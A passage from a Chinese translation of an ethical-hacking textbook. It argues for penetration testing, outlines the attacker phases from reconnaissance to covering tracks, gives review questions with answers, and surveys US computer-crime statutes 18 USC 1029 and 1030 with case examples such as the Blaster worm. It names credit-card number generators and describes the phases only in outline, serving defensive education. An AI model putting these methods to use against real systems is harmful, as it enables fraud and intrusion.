网管人员同样需要确认，防火墙和路由器的配置可以为公司提供所需的保护。他们在阅读手册、进行配置修改、实现访问控制列表（Access Control List, ACL）后，就可以稍微休息一下了。他们还可以在实现配置之后运行测试，以判断是否控制了恶意网络数据流的进入。这些测试通常都需要使用黑客工具。这些工具执行不同类型的攻击，使安全团队能够了解在特定的环境下网络的边界设备如何反应。

除非进行过测试，否则没有什么是可以信任的。说到基础设施安全，在为数不少的例子中，公司做的每一件事情看起来都是正确的。他们实现了策略和过程，建立了防火墙、IDS 和反病毒程序，所有的雇员都参加了增强安全意识的培训，并不断地对系统打补丁。不幸的是，这些公司花费的所有金钱和努力，都只能使他们成为 CNN 上的最新受害者，其所有顾客的信用卡号都被盗窃并发布在互联网上，这是因为这些公司没有进行必要的漏洞和渗透测试。

每家公司都应该决定，是由内部雇员进行漏洞和渗透测试，还是请外部的咨询服务，接下来就要确保测试按照预定的时间持续进行。

参考文献

- [1] Tools www.hackingexposed.com/tools/tools.html
- [2] Top 75 Network Security Tools www.insecure.org/tools.html
- [3] 2003 Most Popular Hacking Tools www.thenetworkadministrator.com/2003MostPopularHackingTools.htm

1.2.2 攻击发生时要分辨清楚

网络管理员、工程师和安全从业者需要有能力弄清楚，何时攻击正在进行中，何时攻击即将发生。在攻击发生时，将其识别出来似乎是比较容易的。这一点，仅仅对很“嘈杂的”攻击或拒绝服务（Denial of Service, DoS）攻击中那种势不可挡的攻击而言，才是正

确的。许多攻击者飞行于“雷达无法探测的低空”，安全装置和工作人员都不会注意到他们。所以要了解不同类型的攻击是如何发生的，只有这样才能有效地识别并阻止攻击。

安全问题和被攻陷的情况，不会在可预见的未来消失。在公司内部与安全相关的岗位上工作的人们，不应该试图忽略安全问题，也不能把安全问题当作一个只与自身相关的孤岛。坏家伙了解到，要伤害别人，就要攻击受害者最为关键的部分。现在，这个世界对技术的依赖在增强，而不是削弱。尽管应用开发、网络和系统配置维护越来越复杂，但安全问题将一直与它们共存。当网络人员的水平提高到可以理解安全问题和不同的攻陷是如何发生的时候，他们对紧急情况下的处理才可以更有效。所以在十年内，在安全从业者和网络工程师之间不会有明显的划分。网络工程师需要完成安全从业者的任务，而安全从业者的薪水也不会有太大的增长。

了解某个攻击即将发生也是同样重要的。如果网络人员受过攻击技巧的培训，那么当他们看到第一天出现 ping 扫描，而第二天出现端口扫描时，就可以了解到，他们的系统很有可能在三天内遭到攻击。每种活动可能导致不同种类的攻击，所以对此类攻击先兆活动的了解，将有助于公司保护自身。可能有这样的观点：我们有更多的自动化安全产品，可以识别这些类型的活动，因此不必做这些事。但其实只依赖软件是非常危险的，因为软件没有能力把活动放到上下文中进行分析，并进行相应的决策。计算机用于计算或执行重复性的任务，能够胜过任何人，但人类仍然有必要进行某些判断，因为人可以理解生活中灰色的那一部分，而并不是把事物只看成 1 和 0。

正像许多网络工程师的理解那样，IDS 可能会成为优秀的、被大量使用的技术，但它仍然是不成熟的。在网络工程师学会了如何快速识别假警报（非攻击）之后，即能够对 IDS 产品进行正确的校准，与只是把产品上线、在浪费时间和金钱之后再把产品撤掉的工程师相比，前者能够提供的保护要多很多。

因此，把黑客工具看成只是一种执行某种类型的过程、以实现所需结果的软件工具是重点。这种工具可以用于善意（防卫性）目的，也可以用于恶意（进攻性）目的。好家伙和坏家伙使用的工具集合实际上是同样的，而区别仅在于操作工具的意图。而对于安全从业者来说，要服务于顾客和业界，则必须了解这些工具的使用和进行攻击的方式。

1.2.3 模拟攻击

一旦网络管理员、工程师和安全从业者了解了攻击者的工作方式，那么他们就可以在执行渗透测试时模拟攻击者的行为。为什么要模拟攻击呢？因为这是真正测试某个环境的安全水平的必由之路，即了解在对该环境进行真正的攻击时，它如何做出反应。表 1.3 给出了攻击者常用的步骤。

攻击的步骤	解释	例子
侦查	被动或主动获取信息的情报工作	被动方式：嗅探网络数据流、窃听；主动方式：从 ARIN 和 Whois 数据库获得数据，查看网站的 HTML 代码，社交工程。
扫描	识别所运行的系统和系统上活动的服务	ping 扫描和端口扫描
获取访问权限	攻击识别的漏洞，以获取未授权的访问权限	利用缓冲区溢出或蛮力破解口令，并登录系统
保持访问权限	上传恶意软件，以确保能够重新进入系统	在系统上安装后门
消除踪迹	抹除恶意活动的踪迹	删除或修改系统和应用程序日志中的数据

表 1.3 攻击步骤

本书将指导读者如何进行这些步骤，使得读者能够理解多种攻击的机制。本书也可以帮助读者拓展一些方法论，以便模拟类似的活动来测试读者所在公司的安全水准。

在每个书店中，都有许多基础性的正义黑客书籍。多年来对这些书籍和黑客课程的需求，代表了市场的兴趣和需要。另外，虽然有些人正在进入这个领域，但已有许多人开始谈论正义黑客这个领域中比较高级的论题。本书的目标是快速地回顾一些基本的正义黑客概念，更多的是解释一些不那么基础的概念，因为后者的重要性更大。

为防止读者使用本书信息的方式与作者的意图不符（即用于恶意行为），在下一章中，笔者将介绍几项已经生效的联邦法律，使得读者能够心生戒惧。当今的法院会严肃处理大部分计算机犯罪，攻击者将受重罚并得蹲监狱。希望读者不要被惩罚。白帽黑客的乐趣和智力刺激同样多，但却没有牢狱之灾！

1.3 攻击者为什么有机可乘

对系统和环境的攻击，大体上都是利用软件中的漏洞进行的。但直到最近人们才开始注意攻击的根源，即软件代码内部的缺陷。本书中描述的每一种攻击方法，都是利用软件中的错误来执行的。

把所有的问题都怪责程序员是不公平的，因为程序员只是完成雇主和市场要他们做的工作而已：即快速地建立具有强大功能的应用程序。直到前几年，市场才开始关注功能性和安全性，而生产商和程序员则努力满足新的需求，并保证有钱可赚。

安全性与复杂性的对立

软件一般是非常复杂的，而且随着越来越多的功能被塞到应用程序和操作系统中，软件变得更加复杂。软件越复杂，就越难预测它在各种可能场景下的反应方式，也就越难保证其安全性。

当今的操作系统和应用程序的代码行数越来越多。Windows XP 大约有 4 千万行代码，Netscape 有 1 700 万行代码，Windows 2000 有 2 900 万行代码；Unix 和 Linux 操作系统要少得多，通常在 2 百万行代码左右。业界通常使用这样的一个估算方式，即每 1000 行代码中大约有 5~50 个 bug。因此，从平均意义上估计，Windows XP 中大约有 120 万个 bug。（以上并非陈述事实，只是猜测。）

试图从逻辑上理解 1 700 万~4 000 万行代码并增强其安全性，难度是非常大的，但复杂性并非仅此而已。程序设计业已经从传统编程语言发展到面向对象语言，能够使用模块化方法来开发软件。这种方法有大量优点：可重用组件、快速推向市场、降低编程时间、易于解决错误、易于更新软件中的单个模块。但应用程序和操作系统会使用彼此的组件，用户会下载不同类型的可移动代码以扩展功能、安装并共享 DLL，而且除了应用程序到操作系统之间的通信之外，当今有许多应用程序能够彼此直接通信。但操作系统无法控制此类信息流，当可能的攻击发生时也无法为系统提供保护。

如果进一步窥视内幕，可以看到不同的操作系统协议栈中集成了数以千计的协议，以便进行分布式计算。即使这些协议包含了内在的安全性缺陷，操作系统和应用程序也必须依赖这些协议在不同的系统和应用程序之间传输数据。设备驱动程序由不同的厂商开发并安装到操作系统中，在许多情况下，这些驱动开发得不怎么样，并对操作系统的稳定性造成了负面影响。因此进一步接近硬件层次，向固件注入恶意代码，已经成为了一种流行的攻击手段。

那么，一切就注定是厄运和灰暗么？是的，至少现在是，除非能够理解大多数攻击成功的原因。出现这种现状，主要是因为软件厂商没有在设计软件和规范需求阶段集成安全性，没有人向程序员讲授如何编写安全的代码；而厂商又不愿对有缺陷的代码负责，消费者不愿意为正确开发和测试代码支付更多的钱，所以黑客相关事件的统计数据只会增长。

在情况好转前，会变得更差么？有可能。世界上的每个行业都越来越多地依赖软件和技术，软件厂商必须保持连续的优势，才能在市场上生存下来。尽管安全问题已经变得比较重要，但软件的功能性则一直是产品的主要驱动力，现在是，将来也一直是。

厂商是否会为了集成更好的安全性，而确保其程序员能够得到适当的安全编程训练，并对各个产品进行更多的测试循环呢？恐怕直到不得不作时，他们才会如此做。一旦市场要求软件产品能够提供这种等级的安全防护，而顾客也乐于为安全性支付更多的金钱，厂

商才会增加对安全性的投入。当今，大多数厂商只有在客户强烈反对或要求时，才会集成保护机制。不幸的是，正像 911 事件唤醒了美国，在软件业适当地解决安全问题之前，可能有一些重大的软件攻击事件发生。

因此我们回到原来的问题：这与正义黑客有什么关系？有些人发现了漏洞和利用漏洞的方法，并开发出相关的工具，正义黑客的初学者就可以使用这些人开发的工具。有经验的正义黑客不只是依赖他人的工具，其技巧和方法已经针对实际的代码本身。更为高级的正义黑客可以识别可能存在的弱点和代码错误，并开发出一些方法来消除软件的相关缺陷。

参考文献

- [1] SANS Top 20 Vulnerabilities-The Experts Consensus www.sans.org/top20/
- [2] Latest Computer Security News www.securitystats.com
- [3] Internet Storm Center www.incidents.org
- [4] Hackers, Security, Privacy www.deaddrop.org/sites.html

1.4 摘要

- 现在，我们大量依赖边界安全设备：路由器、防火墙、IDS 和防病毒软件。
- 企业使用这种“外硬内软”的方式，并没有解决网络和系统安全的实际问题。
- 如果软件不是在每 1 000 行代码中包含 5~50 个可利用的 Bug，我们就不需要建立安全堡垒。使用本书作为指南，可以使读者深掘内幕，了解到安全漏洞出现在何处，应该采取何种措施。

1.4.1 习题

1. 政府的军队正在将计算机和电子战争纳入其战术和战略规划，以下哪一项不是此事的原因？

- A. 军事基地有许多非传统的物理通道入口。
- B. 坦克、飞行器、武器、通信都依赖于软件和技术。
- C. 战争的最后一个目的是摧毁敌人的通信。
- D. 通过监控电子信号，已经做了大量的情报工作。

2. 根据 Gartner 的报导,在 2005 年,_____ %的安全攻击将是_____或_____诱发的。
 - A. 60 经济 政治
 - B. 40 复仇 经济
 - C. 70 经济 教育
 - D. 20 政治 经济
3. 当发生某种类型的攻击时,对一个组织而言,下列哪一种费用是最昂贵的?
 - A. 法律问题
 - B. PR 问题
 - C. 运作问题
 - D. 对策费用
4. 下列哪个陈述最好地描述了黑客和正义黑客之间的差别?
 - A. 正义黑客是为了进行攻击,而黑客是为了进行防守。
 - B. 正义黑客是出于防卫性原因,而黑客是出于进攻性原因。
 - C. 黑客和正义黑客是同一类事物,因为它们使用同样的工具集合。
 - D. 黑客和正义黑客的不同只在于所使用的工具和技巧集合。
5. 以下哪一个回答,不是公司雇员应该了解攻击如何发生的原因?
 - A. 在必要的情况下,这种了解可能被用于攻击技术中。
 - B. 这种了解可用于识别何时即将发生攻击。
 - C. 这种了解,使工作人员能够更好地探测攻击,并做出反应。
 - D. 这种了解,可以关系到对策的更好配置。
6. 当今有大量不同的攻击可以成功,有几个原因。以下哪个原因不正确?
 - A. 软件的代码行数在增长。
 - B. 可移动代码的使用在减少。
 - C. 软件的功能在增加。
 - D. 软件的复杂性及其与其他软件的集成方法在增加。
7. 以下哪个陈述为真?
 - A. 越来越多的软件厂商在实现安全性,以保护国家的基础设施。
 - B. 如果必需,顾客愿意为安全性支付更多的钱,厂商愿意为增强安全性延长交付产品的时间。
 - C. 除非市场确实需要安全性,否则厂商不会在软件中增加安全性。
 - D. 直到顾客或厂商开始担心编程缺陷,厂商才会向软件中增加安全性。

8. 研究和理解正义黑客的最佳原因，应如何描述？
- A. 增强可进行的各种攻击的水准和技巧。
 - B. 增强黑客的技巧，使之能够识别各种组织的漏洞。
 - C. 增强各种类型攻击所引起的损害程度。
 - D. 增加知识和技巧，进行更好的保护，免受恶意活动的损害。

1.4.2 答案

1. C. 战争的第一个目标是摧毁敌人的通信能力。当今，大多数国家的通信都依赖于软件和技术。因此，理解此种技术的漏洞，可以用于防卫（保护通信）和进攻（了解如何中断或破坏敌方的通信）。所有其他回答都是军队建立信息防卫单位的原因。
2. A. 根据 Gartner 研究公司的推论，在 2005 年，有 60% 的安全突发事件是由经济或政治原因诱发的。这是一个非常重要的问题。当今，我们基本上有两种攻击者：没有具体目标和具体目的的攻击者；有组织的攻击者，即因为某个特定的理由而集中攻击某一个特定的受害者。随着法律体系对此类人士的追查和对此类行为的惩罚的加重，脚本小子（script kiddies）和私乘者（joy riders）逐渐消失。而有组织犯罪者只会增强其技巧，并不会被增加的刑罚所阻。越来越多的人意识到，计算机只是执行传统犯罪的工具，越来越多的罪犯之所以转移到这些工具上，主要是因为计算机所能提供的匿名性而已。
3. C. 尽管许多受到大型攻击的计算机公司，会因为声誉上的负面影响而在经济上受影响，也可能招致法律上的罚金，但这不是对钱袋最大的打击。当今的公司在停工期间损失最大，会损失生产率和收入流，并且需要在运作上进行努力，试图把公司恢复到受攻击前的工作环境。
4. B. “黑客工具”只是用来执行特定类型的过程以实现所需结果的软件工具。这种工具可以用于善意（防卫性）目的，也可以用于恶意（进攻性）目的。好家伙和坏家伙使用的工具集是同样的，区别只是操作工具的意图而已。而对于安全从业者来说，要服务于顾客和业界，则必须了解这些工具的使用和进行攻击的方式。
5. A. 雇员永远不应该对他人执行进攻性攻击。雇员应使用知识、工具、技能来测试公司受保护的程度，以便提高安全性，改进必要的安全机制的正确配置。如果公司的雇员攻击了个人或其他公司，该公司可能负有民事或刑事责任。

6. B。软件的复杂性在增加，是因为对功能性和代码行数的需求在增加。但应用程序和操作系统会使用彼此的组件，用户会下载不同类型的可移动代码以扩展功能，安装并共享 DLL；而且，除了应用程序到操作系统的通信之外，当今有许多应用程序彼此直接通信。可移动代码的使用在增加，而不是在减少。
7. C。大多数攻击的成功，主要是因为软件厂商没有在设计 and 规范需求阶段集成安全性，没有人向程序员讲授如何编写安全的代码，而厂商又不愿对有缺陷的代码负责，消费者不愿意为正确开发和测试代码支付更多的钱，因此黑客相关事件的统计数据只会增长。
8. D。大多数国家的军队都会以许多不同形式进行基于场景的战斗演习，以理解敌人的策略，安全从业者也是这样。这些练习的目标在于安全从业者能够理解敌人的攻击模式，能够识别并对某些攻击行为有所准备，使之能够进行正确的防卫行为。答案 A、B、C 都是我们试图保护的。

正义黑客与法制

有一点很重要，黑客和正义黑客是两种不同的事物。有几项法律，解决了与黑客有关的许多事项。在本章中，笔者将涵盖：

- 与计算机犯罪有关的法律及其作用
- 当今公司所面对的恶意软件与潜在威胁
- 法院中的民法和刑法手段
- 联邦与州法律及其在起诉中的使用

我们当前处于一个非常有趣的时代，信息安全和法制以两者都未曾想到的方式碰撞在一起。信息安全使用的术语是位、路由器、带宽等，而法律社区使用的词汇是优先、责任和法规的解释等。在过去，这两个非常不同的领域有各自的焦点、目标和过程，彼此并无冲突。但随着计算机成为传统和新型犯罪的新工具，这两个领域从不同角度汇合到了一个新的领域，称之为电子法律（Cyber Law）。

今天的 CEO 和高级管理人员不只需要担心利润率、市场分析、兼并和收购，现代管理人员需要进入这样一个世界：对安全给予应有的关注、了解并遵守新的政府担保条例、在公司内部发生安全突发事件的情况下，还能找到责任人。高级管理人员试图在面对与安全相关的危险和对策中能够变得更加胜任时，负担是比较沉重的，法律从业者也是如此。法官、陪审团和起诉律师有同样多要担心的问题，需要同时精通原有法律和新的电子法律。

本章将涵盖与电子信息犯罪相关的主要法律范畴，并列各范畴相关的专门名词。此外，文中给出了近年来的实际例子，以更好地解释法律是如何产生的、这些年来是如何演化的。

参考文献

- [1] Stanford Law University <http://cyberlaw.stanford.edu>
[2] Cyber Law in Cyberspace www.cyberspacelaw.org

2.1 与计算机犯罪相关的法律

许多的国家都在制订法律和规程，以处理计算机犯罪。本书将涵盖美国联邦与计算机犯罪相关的法律，但这并不意味着在其他国家中攻击者能够逍遥法外，只是因为本书篇幅有限，无法涵盖世界上所有的法律系统。以下是 5 条美国联邦法令，都与计算机犯罪相关：

- 18 USC 1029：与接入装置相关的欺诈和相关活动
- 18 USC 1030：与计算机相关的欺诈和相关活动
- 18 USC 1326：通信线、站、系统
- 18 USC 2510 et seq.：有线与电子通信拦截和对话音通信的拦截
- 18 USC 2701 et seq.：存储的有线与电子通信和事务性记录访问

2.1.1 18 USC Section 1029

该法规，也称之为“接入装置法令”，处理通过使用伪造的接入装置来进行欺诈和不法活动的九个领域，其中涉及到州间或对外的贸易。

名词“接入装置”(Access Device)是指一种应用程序或硬件，使用该装置的目的是用来产生访问凭据(口令、信用卡号码、长途电话服务访问码、PIN 等等)。不法活动伪造接入装置的目的是获得未经授权访问的能力。例如，电话系统攻击者(phreakers)使用一种软件工具产生电话服务代码的一个长列表，以便获取免费的长途电话服务，并向其他人出售。骇客(Cracker)使用口令词典产生数以千计的可能口令，来猜测用户所使用的口令。

否认声明

我们不是律师，也不在电视上扮演律师。因此，读者应该联系一位了解相关法律来龙去脉的律师，而不是把这本书带进法院。笔者在这里，是试图将干巴巴、容易混淆、冗长的法律著述改写为可理解的形式，以便读者阅读。

接入装置也可以指实际的访问凭据本身。如果攻击者获得了口令或信用卡号，就可以访问或获得一些东西：可能是访问网络或文件服务器，也可能是用盗取的信用卡号购买商品；丢失的电话卡号或银行账号 PIN 也是接入装置的例子。

在试图算出商人使用什么信用卡号时，攻击者的一个通用的方法是使用自动工具产生这些号码。产生大量信用卡号有两个工具，分别是 Credit Master 和 Credit Wizard。攻击者

提前把这些生成值提交，以便欺诈性地获得服务或商品。如果信用卡号被接受，攻击者就知道这是个有效的卡号。由于这种攻击方式在过去非常有效，现在商家在用户购买商品时，通常要求输入卡的识别码。这是 3 位十进制数字，位于卡的背面，也就是说，对每个物理的卡片来说，是惟一的。猜测 16 位数字的信用卡号难度已经很高，而再猜出另外 3 位识别码的难度就更高了，如果卡不在手中，那几乎是不可能的。

此类接入装置犯罪的一个例子发生在 2003 年，针对的目标是 Lowe 零售店。该案例由司法部门报告，涉及到 3 个骇客，他们攻击了 Lowe 处理信用卡交易的数据库。这 3 位攻陷了 Lowe 在密歇根州的一个店铺的无线网络，并通过该网络作为中继，进入了位于北卡罗来纳州的中央计算机系统。控制了主系统之后，骇客在全国范围内的几个零售店网络中安装了程序，以捕获在各个分店购买商品的顾客的信用卡号。对 3 个嫌疑人的罪行控告包括：共谋、线上欺诈、计算机欺诈、未授权的计算机访问、故意传输计算机代码、企图控制未授权设备等。最大的刑罚可能达到监禁 170 年。

表 2.1 列出了 section 1029 所涉及的 10 种犯罪类型，及对应的刑罚。必须是故意实施、心存欺诈目的者，才触犯联邦法律。

罪行	处罚	例子
生产、使用或交易一个或多个伪造接入装置	罚金\$50 000 或两倍于犯罪所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	创建或使用软件工具，来产生信用卡号
使用接入装置获得未经授权访问，和在一年之内获得总价值 1000 美元以上的东西	罚金\$10 000 或两倍于犯罪所得和/或 10 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	利用工具获取凭据，使用该凭据侵入百事可乐网络并窃取其汽水配方
拥有 15 件或以上的伪造或未授权接入装置	罚金\$10 000 或两倍于犯罪所得和/或 10 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	侵入一数据库并获得 15 个或更多信用卡号
生产、交易或控制/拥有制造此类装置的设备	罚金\$50 000 或两倍于犯罪所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$1 000 000 和/或 20 年监禁	制作、持有或销售能够非法获得用户凭据的装置，用于欺诈

表 2.1 接入装置法令

罪行	处罚	例子
通过接入装置完成交易，并发送到其他人，以获得付款或其他东西，在一年内总值达到或超出 1000 美元的	罚金\$10 000 或两倍于犯罪所得和/或 10 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	建立虚假网站并接受信用卡号，出售不存在的产品或服务
请求他人提供接入装置或出售与获得接入装置有关的信息	罚金\$50 000 或两倍于犯罪所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	某人获得办理信用卡的预付款，但并未使用信用卡
使用、生产、交易或拥有无线电通信设备，此种设备已经修改为可获得电信服务的未授权使用	罚金\$50 000 或两倍于犯罪所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	复制移动电话并转售或使用
使用、生产、交易、拥有或控制扫描接收机	罚金\$50 000 或两倍于犯罪所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	使用扫描器劫取电子通信，以获得电子序列号或复制移动电话的标识号码
生产、交易、控制或保管可用于修改的无线电通信设备，以获得电信服务的未授权访问能力的软件或硬件	罚金\$10 000 或两倍于犯罪所得和/或 10 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	使用并销售可以重新配置的移动电话用于欺诈活动的工具、PBX 电话欺诈和各种不同的盗用电话线路方法以获得免费的电信服务
指使或安排某人，把由接入装置进行的交易记录呈递给信用卡系统会员或其代理人，要求付款	罚金\$10 000 或两倍于犯罪所得和/或 10 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁	制作伪造的信用卡交易记录以获得产品或退款

表 2.1 接入装置法令（续）

触犯这些法律的一个犯罪案例是：某个人创建了一个网站，并向他人发送了一份电子邮件，宣传通过信用卡支付 19.99 美元，即可购买某种药物。（贩卖万灵油者，过去就站在尘土飞扬的路边，在木架中放置神秘的液体和香草，并进行贩卖，现在他们发现了 Internet 的威力。）这些假货站点会捕获提交的信用卡号，用以购买 Gameboy、比萨饼及其他构建另一个恶意站点的资源。

这些欺诈活动的类型和严重性正逐年增加。由于互联网允许高度的匿名性，很多情况下这些罪犯无法被捕获或起诉。

随着技术的发展，社会会逐渐接受以电子方式执行交易，上述威胁只会变得更加普遍，此时最好的防御是了解这些威胁以及知道如何保护自己。

section 1029 中提到的犯罪类型，涵盖了产生或非法获得访问凭据的相关犯罪，其中可以是只获得凭据或获得并使用凭据。无论是否涉及计算机，这些活动都被认为是犯罪。这与另外一节对犯罪的论述有所不同，在那里目前只限制了与计算机相关的犯罪。

参考文献

- [1] U.S. Department of Justice www.usdoj.gov/criminal/cybercrime/usc1029.htm
 [2] Find Law <http://news.corporate.findlaw.com>

2.1.2 18 USC Section 1030

本节主要阐述对政府和金融机构系统的未授权访问，并概述了联邦调查局 (FBI) 和联邦经济情报局 (Secret Service) 对有关计算机犯罪的管辖权，这通称计算机欺诈和滥用法规 (Computer Fraud and Abuse Act, CFAA)。

表 2.2 概述了 section 1030 阐明的犯罪种类。这些行为必须是有意访问无授权或没有足够授权的计算机，才构成犯罪。

罪行	处罚	例子
获取国防、外交或受限制的核能情报，其意图或理由在于，相信该情报可用于损害美国或有利于任一外国	罚款和/或不超过 1 年的监禁，如果重复攻击，那么可处以不超过 10 年监禁	进入政府计算机获得机密的数据
在金融机构或持卡人的财政档案中获取情报，或在消费者咨询机构的文档中获得有关某一消费者的情报。从美国任何部门或办事处获得情报，或从涉及州际和对外通信的受保护计算机获得情报	罚款和/或不超过 1 年的监禁，如果重复攻击，那么可处以不超过 10 年监禁	闯入一台计算机以获得别人的信用资料

表 2.2 计算机欺诈与滥用法规

罪行	处罚	例子
干扰专供美国政府部门或办事处使用的计算机，如果该计算机并非专供政府部门使用，也可以是相关行为对政府的计算机的操作造成了不利影响	罚款和/或不超过 1 年的监禁，如果重复攻击，那么可处以不超过 10 年监禁	干扰系统的完整性，即使没有收集到信息，也构成联邦罪。针对政府机构执行拒绝服务攻击
通过访问与联邦有关系的计算机并获得任何价值来促进欺诈，除非欺诈和所获得的东西只是计算机的使用，而且计算机的使用在一年期内的损失不超过 5000 美元	罚款和/或不超过 5 年的监禁，如果重复攻击，那么可处以不超过 50 年监禁	闯入计算能力强大的系统并利用其处理能力运行口令破解程序
通过使用用于州际贸易的计算机，故意将程序、信息、代码或命令传输到一台受保护的计算机中，并造成了损害，或受害者遭受了某种损失	故意伤害的处罚：罚款和/或不超过 5 年的监禁，如果重复攻击，那么可处以不超过 50 年监禁。 对漠视后果的行为的处罚：罚款和/或不超过 1 年监禁	故意：不满意的雇员运用其权限删除整个数据库。漠视后果的行为：闯入系统中，意外造成损害（或检察当局无法证明攻击者是恶意的）
如果交易影响到了州际或对外贸易，或受影响的计算机由政府使用或用于政府，通过交易口令或其他类似信息而使得某计算机能够未经授权而被访问，来促进欺诈	罚款和/或不超过 1 年的监禁，如果重复攻击，那么可处以不超过 10 年监禁	在闯入政府计算机之后，获得用户凭据并销售

表 2.2 计算机欺诈与滥用法规（续）

在该法规中，通常会使用名词“受保护计算机”(protected computer)，这包括用于美国政府、金融机构和州际的对外贸易或通信中使用的任何系统。在起诉多种计算机犯罪时，使用最广泛的法律是 CFAA。如果阅读该法规的文本，可能会感觉到它只规范了政府机构和金融机构的计算机，但有一个小条款扩展了其管辖范围：该条款指出，该法令也适用于任何“用于州际的对外贸易或通信”的系统。几乎每台连接到网络或国际互连网的计算机都用于某种商业或通信用途，所以该条款基本上适用于所有的计算机，即将其置于 CFAA 的保护下。

用 CFAA 已经起诉了犯有各种罪行的许多人。比较有趣的一点是，该法规指出，如果

某人访问了某未授权或没有足够授权的计算机，即可认为该人犯有某一联邦罪。所以当公司雇员使用公司赋予其的权利进行欺诈活动时，该法规有利于公司起诉这些雇员。一个例子，Cisco 的几个雇员超出了其权利范围，将 Cisco 库存中大约 800 万美元的产品发送给他们自己，但好长一段时间没有人发现。

许多 IT 从业者和安全从业者对网络有不受限的访问权限，原因的一方面是其工作的需求，另一方面则是他们在职业生涯中赢得的信誉。但即使一个人能够访问会计数据库，也并不意味着他有权攻击数据库。如果可信的、有凭据的雇员施行了此种不当行为，也可以用 CFAA 起诉他们。

联邦调查局和联邦经济情报局有权处理这类犯罪，并有自己的管辖权。联邦调查局负责涉及国家安全、金融机构和有组织犯罪的案件。联邦经济情报局的管辖权包括任何有关财政部的犯罪，以及任何其他不属于 FBI 管辖范围的计算机犯罪。



注意：在国土安全部出现后，联邦经济情报局的管辖范围和责任已经增加。联邦经济情报局现在涉及到几项保护国家的事项，包括信息分析（Information Analysis）和基础设施保护（Infrastructure Protection）部门。这些涉及到用于保护“关键性基础设施”的预防程序，比如桥梁和油库的很多设施。

本法令适用于下列例子，因为这些例子都干扰了政府机构。在 2003 年，一名黑客被控计算机犯罪。这次行动称之为“Operation Cyber Sweep”。根据司法部门的描述，此次攻击中，一位骇客攻击了 Los Angeles County Department of Child and Family Service's Child Protection Services Hotline。攻击者此前是一家软件厂商的 IT 技术人员，该厂商提供了前述被攻击的热线服务使用的关键性语音应答系统。在被雇主解雇之后，这位骇客获得了对 L.A. County 热线的未授权访问能力，并删除了必需的配置文件。这使该服务出现了“急停”。打电话者，包括儿童虐待受害者、医院工作人员和警员，均无法访问该热线或出现了严重的延迟。除了此次热线攻击之外，这位骇客对前雇主参与合作的 12 个其他系统均实施了类似的攻击。FBI 逮捕了骇客，他将面临 5 年监禁和总数达 25 万美元的罚金。

还有个攻击的例子，其中并不涉及政府机构，但涉及到对州际贸易的攻击，这是由一位汽车经销商的前雇员进行的。在这个案例中，一位亚利桑那骇客凭借对汽车计算机系统的知识，获得了存储在汽车经销商数据库中的信用历史信息（这些企业在处理金融应用时，在其系统中存储顾客数据）。骇客使用信用卡号、社会安全号及其他敏感信息，对几个人实施了身份欺诈。

蠕虫和病毒

计算机病毒和电子邮件蠕虫的传播，似乎在最近的新闻中颇为常见。如果看到 CNN 的

新闻报道中的病毒爆发警报，那已经是司空见惯了。这种现象很主要的一个原因是，互联网在以令人难以置信的速度持续增长，这使得可能的受害者每天都在增加。根据 section 1030 和其他的法令，开发和发布恶意软件者可以被起诉。

最近在路易斯安那州发生的攻击，说明了蠕虫如何以电子邮件附件以外的形式对用户造成损害。附件的形式我们在计算机时代已经习惯了，但该案例影响到订阅了 WebTV 服务的用户，该服务能够通过普通的有线电视电缆提供访问互联网的能力。

黑客向订阅者发送了一封电子邮件，其中包含了恶意蠕虫。当用户打开电子邮件时，蠕虫将其互联网拨入号码重置为 911，该号码会把紧急事件处理人员调度到呼叫场所。从纽约到洛杉矶的几个区域，都错误地呼叫了 911。黑客使用的是可执行的蠕虫。在执行时，用户可能简单地以为其监视器发生了显示方面的改动，如颜色设置，但实际上是拨号配置被修改了。用户下一次试图连接 Web 服务时，则会呼叫 911。即使用户那天并未试图重新连接互联网，也仍然造成了损失。自动拨号作为 WebTV 服务的一部分，每天午夜会下载软件更新并检索当天的用户数据。因此，在当天午夜，许多用户的系统都拨号 911，造成了公众安全组织的假警报阻塞。根据 18 U.S.C. 1030(a)(5)(A)(i)的规定，本案例应受到的最高刑罚是 10 年监禁和 25 万美元罚金。

Blaster 蠕虫攻击

病毒爆发肯定已经吸引了美国民众和美国政府的注意力。因为其传播很快，而其影响力按指数速率增长。严厉的应对措施已经浮上水面。最近影响了计算机工业界的 Blaster 是有名的蠕虫。在明尼苏达州，一个人由于发布了 Blaster 蠕虫的 B 变体并感染了 7000 个用户，被缉拿归案。这些用户的计算机不知不觉地被变成傀儡，然后试图攻击 Microsoft 的网站（www.windowsupdate.com）。

正是这种攻击，使得身居高位者开始注意此类事宜。司法部长 John Ashcroft 指出：“Blaster 计算机蠕虫及其变体损害了互联网，使商界和个人损失了相当数量的时间和金钱。黑客干扰人们的生活，损害了这个国家的无辜人的利益。司法部将严肃处理这些罪行，我们将尽可能地投入可用的资源，来追捕试图攻击国家技术基础设施的黑客。”

按联邦调查局、联邦经济情报局和执法机构的视角来看，Blaster 案例是成功的，因为在造成严重破坏之前，这些机构就通力协作，把黑客送上了法庭。

“本案例是个很好的例子，说明了执法机构和检察官在整个国家范围内能够多么有效并快速的协作”，美国地方检察官 Tom Heffelfinger 对此评论说。

联邦调查局也发表了评论。联邦调查局电子分部副主任（FBI Assistant Director, Cyber Division）Jana Monroe 指出，“类似 Blaster 的恶意代码可能造成数百万美元的损失，如果某些计算机系统被感染，甚至可能危及人的生命。这就是为什么我们花费大量时间和精力

调查这些案件的原因。联邦调查局把电子信息犯罪（Cyber Crime）的调查优先权列入三甲之一，仅在反恐怖和反间谍之后。”

但是否有更好的方法，能够确保软件不再包含如此多的缺陷，使黑客利用这些缺陷进行攻击的犯罪不再不断出现？

不满意的雇员

